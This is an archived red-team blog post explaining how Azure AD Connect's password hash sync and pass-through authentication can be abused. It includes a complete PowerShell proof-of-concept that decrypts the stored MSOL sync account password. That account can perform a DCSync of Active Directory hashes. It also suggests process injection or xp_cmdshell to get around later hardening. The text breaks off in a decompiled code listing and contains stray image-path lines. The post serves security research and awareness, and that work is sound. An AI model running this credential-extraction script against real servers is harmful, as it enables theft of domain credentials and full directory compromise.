Azure AD Connect for Red Teamers

By Adam Chester

Archived: 2026-04-05 23:17:04 UTC

« Back to home

Posted on 18th February 2019

With clients increasingly relying on cloud services from Azure, one of the technologies that has been my radar for a while is Azure AD. For those who have not had the opportunity to work with this, the concept is simple, by extending authentication beyond on-prem Active Directory, users can authenticate with their AD credentials against Microsoft services such as Azure, Office365, Sharepoint, and hundreds of third party services which support Azure AD.

If we review the available documentation, Microsoft show a number of ways in which Azure AD can be configured to integrate with existing Active Directory deployments. The first, and arguably the most interesting is Password Hash Synchronisation (PHS), which uploads user accounts and password hashes from Active Directory into Azure. The second method is Pass-through Authentication (PTA) which allows Azure to forwarded authentication requests onto on-prem AD rather than relying on uploading hashes. Finally we have Federated Authentication, which is the traditional ADFS deployment which we have seen numerous times.

Now of course some of these descriptions should get your spidey sense tingling, so in this post we will explore just how red teamers can leverage Azure AD (or more specifically, Azure AD Connect) to meet their objectives.

Before I continue I should point out that this post is not about exploiting some cool 0day. It is about raising awareness of some of the attacks possible if an attacker is able to reach a server running Azure AD Connect. If you are looking for tips on securing your Azure AD Connect deployment, Microsoft has done a brilliant job of


documenting not only configuration and hardening recommendations, but also a lot about the internals of how Azure AD's options work under the hood.

Setting up our lab

Before we start to play around with Azure AD, we need a lab to simulate our attacks. To create this, we will use:


1. A VM running Windows Server 2016
2. An Azure account with the Global administrator role assigned within Azure AD
3. Azure AD Connect

First you'll need to set up an account in Azure AD with Global administrator privileges, which is easily done via the management portal:




Once we have an account created, we will need to install the Azure AD Connect application on a server with access to the domain. Azure AD Connect is the service installed within the Active Directory environment. It is responsible for syncing and communicating with Azure AD and is what the majority of this post will focus on.

To speed up the installation process within our lab we will use the "Express Settings" option during the Azure AD Connect installation which defaults to Password Hash Synchronisation:



With the installation of Azure AD Connect complete, you should get a notification like this:




And with that, let's start digging into some of the internals, starting with PHS.

PHS… smells like DCSync


To begin our analysis of PHS, we should look at one of the assemblies responsible for handling the synchronisation of password hashes, `Microsoft.Online.PasswordSynchronization.dll`. This assembly can be found within the default installation path of Azure AD Sync `C:\Program Files\Microsoft Azure AD Sync\Bin`.

Hunting around the classes and methods exposed, there are a few interesting references:



As you are likely aware, DRS (Directory Replication Services) prefixes a number of API's which facilitate the replication of objects between domain controllers. DRS is also used by another of our favourite tools to recover password hashes… Mimikatz.

So what we are actually seeing here is just how Azure AD Connect is able to retrieve data from Active Directory to forward it onto Azure AD. So what does this mean to us? Well as we know, to perform a DCSync via Mimikatz, an account must possess the "Replicating Directory Changes" permission within AD. Referring back to Active Directory, we can see that a new user is created during the installation of Azure AD Connect with the username `MSOL_[HEX]`. After quickly reviewing its permissions, we see what we would expect of an account tasked with replicating AD:



So how do we go about gaining access to this account? The first thing that we may consider is simply nabbing the token from the Azure AD Connect service or injecting into the service with Cobalt Strike… Well Microsoft have

already thought of this, and the service responsible for DRS (Microsoft Azure AD Sync) actually runs as `NT SERVICE\ADSync`, so we're going to have a work a bit harder to gain those DCSync privileges.

Now by default when deploying the connector a new database is created on the host using SQL Server's LOCALDB. To view information on the running instance, we can use the installed `SqlLocalDb.exe` tool:

```
C:\Program Files\Microsoft SQL Server\110\Tools\Binn>SqlLocalDB.exe i .\ADSync
Name:               ADSync
Shared name:        ADSync
Owner:              NT SERVICE\ADSync
Instance pipe name: np:\\.\pipe\LOCALDB#SH0C43C9\tsql\query

C:\Program Files\Microsoft SQL Server\110\Tools\Binn>
```

The database supports the Azure AD Sync service by storing metadata and configuration data for the service. Searching we can see a table named `mms_management_agent` which contains a number of fields including `private_configuration_xml`. The XML within this field holds details regarding the `MSOL` user:

```
declare @Message varchar(1000)

set @Message = (SELECT TOP (1) private_configuration_xml
  FROM [ADSync].[dbo].[mms_management_agent] WHERE ma_type = 'AD')

print @Message
```

100 %

Messages

```
<adma-configuration>
 <forest-name>lab.local</forest-name>
 <forest-port>0</forest-port>
 <forest-guid>{00000000-0000-0000-0000-000000000000}</forest-guid>
 <forest-login-user>MSOL_05062a06af04</forest-login-user>
 <forest-login-domain>LAB.LOCAL</forest-login-domain>
 <sign-and-seal>1</sign-and-seal>
 <ssl-bind crl-check="0">0</ssl-bind>
 <simple-bind>0</simple-bind>
 <default-ssl-strength>0</default-ssl-strength>
 <parameter-values>
  <parameter name="forest-login-domain" type="string" use="connectivity" dataType="String">LAB.LOCAL</parameter>
  <parameter name="forest-login-user" type="string" use="connectivity" dataType="String">MSOL_05062a06af04</paramet
  <parameter name="password" type="encrypted-string" use="connectivity" dataType="String" encrypted="1" />
  <parameter name="forest-name" type="string" use="connectivity" dataType="String">lab.local</parameter>
  <parameter name="sign-and-seal" type="string" use="connectivity" dataType="String">1</parameter>
```

As you will see however, the password is omitted from the XML returned. The encrypted password is actually stored within another field, `encrypted_configuration`. Looking through the handling of this encrypted data within the connector service, we see a number of references to an assembly of `C:\Program Files\Microsoft Azure AD Sync\Binn\mcrypt.dll` which is responsible for key management and the decryption of this data:


```
KeyManagementTask keyManagementTask = this;
MmsDb mmsDb = new MmsDb(ref keyManagementTask, null, null);
Guid instanceId = mmsDb.GetInstanceId();
uint keySetId = mmsDb.GetKeySetId();
Guid entropy = mmsDb.GetEntropy();
mmsDb.batchSize = this.batchSize;
keyManager.LoadKeySet(entropy, instanceId, keySetId);
```

To decrypt the `encrypted_configuration` value I created a quick POC which will retrieve the keying material from the LocalDB instance before passing it to the `mcrypt.dll` assembly to decrypt:


```
Write-Host "AD Connect Sync Credential Extract POC (@_xpn_)`n"

$client = new-object System.Data.SqlClient.SqlConnection -ArgumentList "Data Source=(localdb)\.\ADSync;Initial Catalog=ADSync"
$client.Open()
$cmd = $client.CreateCommand()
$cmd.CommandText = "SELECT keyset_id, instance_id, entropy FROM mms_server_configuration"
$reader = $cmd.ExecuteReader()
$reader.Read() | Out-Null
$key_id = $reader.GetInt32(0)
$instance_id = $reader.GetGuid(1)
$entropy = $reader.GetGuid(2)
$reader.Close()

$cmd = $client.CreateCommand()
$cmd.CommandText = "SELECT private_configuration_xml, encrypted_configuration FROM mms_management_agent WHERE ma_type = 'AD'"
$reader = $cmd.ExecuteReader()
$reader.Read() | Out-Null
$config = $reader.GetString(0)
$crypted = $reader.GetString(1)
$reader.Close()
```

```
add-type -path 'C:\Program Files\Microsoft Azure AD Sync\Bin\mcrypt.dll'
$km = New-Object -TypeName Microsoft.DirectoryServices.MetadirectoryServices.Cryptography.KeyManager
$km.LoadKeySet($entropy, $instance_id, $key_id)
$key = $null
$km.GetActiveCredentialKey([ref]$key)
$key2 = $null
$km.GetKey(1, [ref]$key2)
$decrypted = $null
$key2.DecryptBase64ToString($crypted, [ref]$decrypted)

$domain = select-xml -Content $config -XPath "//parameter[@name='forest-login-domain']" | select @{Name = 'Domain'; Expression = {$_.node.InnerXML}}
$username = select-xml -Content $config -XPath "//parameter[@name='forest-login-user']" | select @{Name = 'Username'; Expression = {$_.node.InnerXML}}
$password = select-xml -Content $decrypted -XPath "//attribute" | select @{Name = 'Password'; Expression = {$_.node.InnerText}}

Write-Host ("Domain: " + $domain.Domain)
Write-Host ("Username: " + $username.Username)
Write-Host ("Password: " + $password.Password)
```


And when executed, the decrypted password for the MSOL account will be revealed:



So what are the requirements to complete this exfiltration of credentials? Well we will need to have access to the LocalDB (if configured to use this DB), which by default holds the following security configuration:



This means that if you are able to compromise a server containing the Azure AD Connect service, and gain access to either the ADSyncAdmins or local Administrators groups, what you have is the ability to retrieve the credentials for an account capable of performing a DCSync:




Update 12/04/2020 - Due to changes in the way which Azure AD Sync now stores its keys, access to the service account (ADSync by default) or the Credential Manager of the service account is now required to decrypt the configuration. One way to work around this using tools such as Cobalt Strike is to simply inject into a process running under the ADSync process and continue with the above POC. Alternatively we can take advantage of the fact that the LocalDB instance is in-fact running as the "ADSync" user, meaning that a simple bit of `xp_cmdshell` magic is all we need to resume our decryption method. A new POC to leverage this can be found here.

Pass Through Authentication

With the idea of password hashes being synced outside of an organisation being unacceptable to some, Azure AD also supports Pass Through Authentication (PTA). This option allows Azure AD to forward authentication requests onto the Azure AD Connect service via Azure ServiceBus, essentially transferring responsibility to Active Directory.

To explore this a bit further, let's reconfigure our lab to use Pass Through Authentication:



Once this change has pushed out to Azure, what we have is a configuration which allows users authenticating via Azure AD to have their credentials validated against an internal Domain Controller. This is nice compromise for customers who are looking to allow SSO but do not want to upload their entire AD database into the cloud.

There is something interesting with PTA however, and that is how authentication credentials are sent to the connector for validation. Let's take a look at what is happening under the hood.


The first thing that we can see are a number of methods which handle credential validation:

```
public bool ValidateCredentials(string userPrincipalName, string password, out object errorCode)
{
    bool result;
    try
    {
        userPrincipalName.ValidateNotNullOrEmpty("userPrincipalName");
        password.ValidateNotNullOrEmpty("password");
        if (!this.ValidateDomainName())
        {
            errorCode = string.Format("InvalidDomainName:'{0}'", this.Domain);
            result = false;
        }
        else
        {
            bool flag = this.LogonUser(userPrincipalName, password);
```

As we start to dig a bit further, we see that these methods actually wrap the Win32 API `LogonUserW` via pinvoke:

```
namespace Microsoft.ApplicationProxy.Connector.DirectoryHelpers
{
    // Token: 0x02000054 RID: 84
    internal static class NativeMethods
    {
        // Token: 0x060001B0 RID: 432
